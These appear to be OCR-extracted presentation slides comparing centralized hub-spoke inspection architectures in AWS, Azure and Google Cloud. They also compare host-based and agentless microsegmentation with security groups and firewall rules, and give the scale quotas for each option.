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
AWS – Centralized for East-West

- Centralized architectures rely on having a dedicated/shared security VPC for traffic inspections with Transit Gateway
- Pros
  - Provides scalable and high-available designs for multi-VPC environments
  - Allows for common “Hub-and-Spoke” topology in cloud environments
  - Considers other AWS networking nuances (e.g transitive routing, DirectConnect/VPN routing)
- Cons
  - Complexity
  - Intra-Subnet and Intra-VPC (Inter-Subnet) inspection not possible



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
Public Cloud Azure - Architecture



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
Azure – Centralized Architecture (Hub-Spoke)

- Azure relies on VNet peering to create “hub-and-spoke” topologies (centralized architectures)
- Hub VNet third-party NVA (Network Virtual Appliances) peer with Azure Route Server
  - Decrease overhead of configuring implicit routing due to non-transitive routing with Azure UDR (User Define Route)
  - Provides scalable networking architecture
  - Can be used for North-South (Ingress/Egress) and East-West inspection
  - Note: GWLB can only be used for North-South (Ingress/Egress) traffic flows
- Azure recent introduction of “vWAN hub”, bundling networking/routing/security functionalities to connect branches and endpoints to VNets.
  - Similarity with “AWS Transigt Gateway”
  - Caveats and re-architecture needs to be taken into consideration



https://learn.microsoft.com/en-us/azure/architecture/reference-architectures/dmz/nva-ha

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
Public Cloud Google Cloud - Architecture



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
GCP – Centralized Architecture (Hub-Spoke)

- GCP offers multiple options to create highly available hub-spoke network
  - Network Load Balancer
  - Routing (ECMP)
- Intra-VPC Routing (Intra/Inter Subnet)
  - Cannot be overridden
  - Workloads need to be placed in separate VPC networks for traffic steering. Options:
    - Multiple network interfaces via NVA (easiest)
    - VPC network peering (hub-spoke)
    - Combined (VPC network peering and multiple network interfaces via NVA)
- Quick points of differences:
  - VPCs are global (routing is done automatically)
  - Subnets are regional (routing is done automatically)
  - Routes are associated with VPC



https://cloud.google.com/architecture/architecture-centralized-network-appliances-on-google-cloud

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
Critical Workloads Any Cloud

Host-Based Agent Microsegmentation



Host-Based Agent Microsegmentation

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- In-depth workload visibility
  - Flows/Vulnerabilities/Processes
- Protection at the workload level
  - Intra-App flows (network)
  - Inter-App flows (network)
  - User/Group/Processes
- Suitable for **all personas**
  - Enables delegation of policy controls to application owners and cloud engineers

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
Dev and Shared Workloads

Cloud-Based Microsegmentation with AWS Security Groups



Agentless with Security Groups

- <u>Segmentation level dependency on scale</u>
  - Default quota rules per SG = 60
  - Default quota of SG per region = 2500
  - Default quota of SG per interface = 5
  - **ALLOW-LIST** Policy Model
- Full flow visibility with VPC flow-logs
  - Intra and Inter-subnet
- Protection at the workload level
  - Intra-subnet (App-App)
  - Inter-subnet (App-App and External-App)
- Suitable for cloud engineers **and** network/firewall engineers

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
AWS Security Groups Policy Model

Cloud-Based Microsegmentation with AWS Security Groups



Policy Control with AWS native controls

- Security Groups (SG)
  - Allow-list policy model only (only allow rules)
  - Stateful
  - Operates at ENI (Elastic Network Interface) level
- Network ACL (NACL)
  - Allow and Deny rules
  - Stateless
  - Operates at subnet level
- Secure Workload automates **Security Groups** only

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
Dev and Shared Workloads

Cloud-Based Microsegmentation with Azure Network Security Groups



Agentless with Network Security Groups

- Segmentation level dependency on scale
  - Maximum NSG per region = 5000
  - Maximum NSG rules per NSG = 1000
  - Allow and Deny Policies
- Full flow visibility with NSG flow logs
  - Intra and Inter-subnet
- Protection at the workload level
  - Intra-subnet (App-App)
  - Inter-subnet (App-App and External-App)
- Suitable for cloud engineers and network/firewall engineers

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
Azure Network Security Groups Policy Model

Cloud-Based Microsegmentation with Azure Network Security Groups



Policy Control with Azure native controls

- Network Security Groups (NSG)
  - Allow and Deny Policies
  - Stateful
  - Operates at interface (vNIC) or subnet level
- Secure Workload automates rules in the following order
  - Fine-grained rules at interface-level NSG
  - Visibility allow-rules in subnet-level NSG

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
Dev and Shared Workloads

Cloud-Based Microsegmentation with Google Cloud VPC Firewall



Agentless with GCP VPC Firewall

- Segmentaiton level dependency on scale
  - GCP Firewall Rules = Default 500 Quota per Project
  - Allow and Deny Policies
- Full flow visibility with VPC flow logs
  - Intra and Inter-subnet
- Protection at the workload level
  - Intra-subnet (App-App)
  - Inter-subnet (App-App and External-App)
- Suitable for cloud engineers and network/firewall engineers

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
GCP VPC Firewall Policy Model

Cloud-Based Microsegmentation with Google Cloud VPC Firewall



Policy Control with GCP native controls

- GCP VPC Firewall
  - Allow and Deny Policies
  - Stateful
  - Policies are defined at network level but enforcement happens at instance level (intra and inter subnet)
- Secure Workload automates rules GCP Firewall rules

